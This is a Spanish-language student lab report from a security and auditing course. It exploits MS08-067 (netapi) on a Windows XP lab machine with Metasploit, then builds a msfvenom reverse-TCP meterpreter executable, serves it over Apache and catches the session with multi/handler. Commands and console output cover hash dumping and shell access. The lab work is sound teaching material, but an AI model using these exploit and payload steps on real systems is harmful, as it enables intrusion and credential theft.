INFORME 3

Juan Carlos Palacios Valencia

Alumno

UNIVERSIDAD TECNOLÓGICA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTA DE INGENIERÍA

TELECOMUNICACIONES E INFORMÁTICA

SEMESTRE VIII

QUIBDÒ – CHOCÒ

AÑO 2025

INFORME 3

Rafael Sandoval Morales

Docente

Seguridad y Auditoria

Asignatura

UNIVERSIDAD TECNOLÓGICA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTA DE INGENIERÍA

TELECOMUNICACIONES E INFORMÁTICA

SEMESTRE VIII

QUIBDÒ – CHOCÒ

AÑO 2025

Contenido

Introducción

En la ciberseguridad, el conocimiento sobre vulnerabilidades y de explotación es esencial para la protección de sistemas como para el desarrollo de estrategias de defensa. Este trabajo tiene como objetivo explorar el uso de **NetAPI**, una vulnerabilidad detectada en sistemas Windows, y su explotación mediante el **Metasploit**, una de las herramientas más utilizadas de seguridad informática.

La vulnerabilidad NetAPI afecta al servicio en versiones antiguas de Windows y permite la ejecución remota de código, lo que la convierte en un atacante ideal, para entender los principios de explotación remota. Por otro lado, el módulo Handler de Metasploit permite recibir conexiones reversas de los sistemas comprometidos, facilitando la comunicación con un sistema operativo.

Objetivo

El objetivo principal de este trabajo es comprender y analizar el proceso de explotación de la vulnerabilidad NetAPI utilizando el Metasploit**,** enfocándose en el uso del módulo Handler para gestionar sesiones remotas. A través de este análisis

Objetivo General

- Adquirir conocimientos prácticos sobre técnicas de explotación de vulnerabilidades en entornos controlados.

- Identificar los riesgos de seguridad asociados a sistemas no actualizados.

- Explorar el funcionamiento interno de Metasploit**,** específicamente los módulos de exploit y handler.

Desarrollo


Capitulo 1

Hackinh con netapi


Ingresamos a la interfaz de usuario de metasploit **msfconsole**

Luego de esta ahí buscamos el modulo o exploit que vamos a ejecutar **search netapi**

Y nos mostrara el exploit que vamos a ejecutar. Con el comando **use 12** vamos a entrar exploit Windows/smb/ms08_067_netapi y le agregamos el comando **options** para que nos muestre todo lo que hay que ejecutar para poner a funcionar el exploit.




Ahora vamos a establecer en el exploit la dirección ip del equipo victima con el comando **set rhost 192.192.0.8** luego establecemos el puerto por donde vamos a atacar con el comando **set lport 445** y para finalizar explotamos la vulnerabilidad con el comando **exploit.**




Luego que explotado el equipo que estemos en meterpreter aplicamos el comando **run vnc**


Para conectaron remotamente.




Aquí ya estamos controlando la máquina atacada.




Como ya estamos dentro de la maquina que estamos atacando podemos mirar información de su sistema con el comando **sysinfo.** Para mirar las contraseña que tiene el sistema el cual estamos atacando debemos utilizar el comando **hashudump** y nos saldrán varias contraseña pero encriptadas.



Para tener acceso directo al sistema operativo debemos usar el comando **Shell** luego de a ver entrado al sistema operativo vamos poner el comando **cd** este comando lo que nos va es ayudar a movernos en el directorio entre carpetas.



Luego de esta en el directorio vamos a utilizas el comando **dir** y con esto nos mostrara todas las carpetas que hay en el directorio.



Ahora cambiamos de directorio y nos vamos para la carpeta documentos utilizando el comando **cd Doc*** y nos lleva a la carpeta documento luego ponemos el comando **dir** y nos muestra todo lo que hay en el directorio de documentos, ahora cambiamos al comando **cd admin2** cuando estamos ahí ponemos **cd admin2** y por último el comando **dir** para que nos muestre las carpetas que esto contiene.

```
C:\>cd Doc*
cd Doc*

C:\Documents and Settings>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings

21/08/2025  12:34    <DIR>          .
21/08/2025  12:34    <DIR>          ..
21/08/2025  12:33    <DIR>          admin2
26/07/2025  09:34    <DIR>          All Users
               0 archivos              0 bytes
               4 dirs  19.859.963.904 bytes libres

C:\Documents and Settings>cd admin2
cd admin2

C:\Documents and Settings\admin2>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings\admin2
```

Ya estando aquí necesitamos entrar al escritorio entonces ponemos el comando **cd Escr*** asi entramos el ecritorio y estando en el escritorio creamos una carprta con el comando **mkdir tolentino** (nombre de la carpeta) y listo si vamos al esscritorio de equipo que estamos atacando vamos a ver que ya esta la carpeta en el ecritorio


```
               4 dirs  19.859.963.904 bytes libres

C:\Documents and Settings>cd admin2
cd admin2

C:\Documents and Settings\admin2>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings\admin2

21/08/2025  12:33    <DIR>          .
21/08/2025  12:33    <DIR>          ..
26/07/2025  03:23    <DIR>          Escritorio
21/08/2025  12:34    <DIR>          Favoritos
26/07/2025  03:23    <DIR>          Men♦ Inicio
21/08/2025  12:34    <DIR>          Mis documentos
               0 archivos              0 bytes
               6 dirs  19.859.963.904 bytes libres

C:\Documents and Settings\admin2>cd Escr*
cd Escr*

C:\Documents and Settings\admin2\Escritorio>mkdir tolentino3
mkdir tolentino3

C:\Documents and Settings\admin2\Escritorio>
```

Capitulo 2


HACKING DE KALI LINUX A WINDOWS

Ingresamos al **sudo su** para estar de modo administrativo.

En la siguiente imagen creamos un directorio **mkdir** con el nombre **tolentino3**



Aquí con **cd** lo cambiamos de carpeta



Aquí vamos a crear el archivo malicioso con el comando **msfvenom -p** y agregamos la dirección, el nombre de carpe la IP el pc atacante, el puerto atacado. Luego con **ls** agregamos el archivo al directorio. **Service apache2 start** lo que vamos hacer es iniciar el servicio de apache, luego verificamos el estado actual del apache **Service apache2 status**.

```
┌──(root㉿kali)-[/home/kali/tolentino3]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.192.0.5 LPORT=445 -f exe > /home/kali/tolentino3/tolentino3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[/home/kali/tolentino3]
└─# ls
tolentino3.exe

┌──(root㉿kali)-[/home/kali/tolentino3]
└─# service apache2 start

┌──(root㉿kali)-[/home/kali/tolentino3]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Thu 2025-09-04 16:26:42 EDT; 29s ago
 Invocation: 75a55ca25bae445f9c2f7509ed8bcee4
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 117929 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 117945 (apache2)
      Tasks: 6 (limit: 3853)
     Memory: 23.7M (peak: 24M)
        CPU: 158ms
     CGroup: /system.slice/apache2.service
             ├─117945 /usr/sbin/apache2 -k start
             ├─117948 /usr/sbin/apache2 -k start
             ├─117949 /usr/sbin/apache2 -k start
             ├─117950 /usr/sbin/apache2 -k start
             ├─117951 /usr/sbin/apache2 -k start
             └─117952 /usr/sbin/apache2 -k start

Sep 04 16:26:42 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Sep 04 16:26:42 kali apachectl[117944]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using>
Sep 04 16:26:42 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Copiamos el archivo y lo enviamos al directorio de apache **cp tolentino3.exe /var/www/html**

```
┌──(kali㉿kali)-[~/tolentino3]
└─$ cp tolentino3.exe /var/www/html
```


Aquí témenos la página web que sirve al servidor de apache.

Index of /


Name	Last modified	Size	Description
index.nginx-debian.html	2025-05-29 15:19	615	
index.sr	2025-05-29 15:23	10K	
tolentino3.exe	2025-09-04 17:12	72K	

Apache/2.4.63 (Debian) Server at 192.192.0.5 Port 80


Aquí estamos aguardar el archivo **tolentino3.exe**



Aquí vamos a ejecutar el archivo **tolentino3.exe**



Aquí el archivo **entino3.exe** esta descargado y guardado localmente en la máquina Windows.



Entamos a la consola metasploit **msfconsole**

```
make-ssl-cert                    mibdump                          mmls
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket
```

Buscamos el exploit que vamos a ejecutar **search multi/handle**

```
msf6 > search multi/handle

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock
) Scanner
   3   exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5     \_ target: Linux x86                              .                .          .      .
   6     \_ target: Linux x86_64                           .                .          .      .
   7   exploit/multi/handler                               .                manual     No     Generic Payload Handler
   8   exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   9   exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   10  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
```

Aquí se seleccionó el módulo con el comando **use 7** ponemos el numero 7 por que es el número del modulo que vamos a utilizar.

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

Aqui vamos vamos a configurar los parámetros para poder ejecutar el módulo, iniciamos con **set lhost 192.192.0.5** que es la dirección del equipo atacante, luego seleccionamos el puerto con el comando **set lport 445**.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.192.0.5
lhost ⇒ 192.192.0.5
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 445
lport ⇒ 445
```

Verificamos la configuración que hicimos en el modulo con el comando **show options**


```
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.192.0.5      yes       The listen address (an interface may be specified)
   LPORT     445              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Luego que verificamos que todo esté bien finalizamos explotando el equipo con el comando **exploit**.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.192.0.5:445

[*] Sending stage (177734 bytes) to 192.192.0.8
[*] Meterpreter session 1 opened (192.192.0.5:445 → 192.192.0.8:1063) at 2025-09-04 17:52:02 -0400

meterpreter >
meterpreter >
```

Luego de explotar el equipo podemos ver que ya estamos dentro de meterpreter esto significa que ya estamos dentro de la maquina para verificar usamos el comando **sysinfo**.

```
meterpreter > sysinfo
çComputer        : WAY
OS               : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture     : x86
System Language  : es_ES
Meterpreter      : x86/windows
```




Capitulo 3

Instalacion de ubuntus

1. Creación y configuración de la máquina virtual

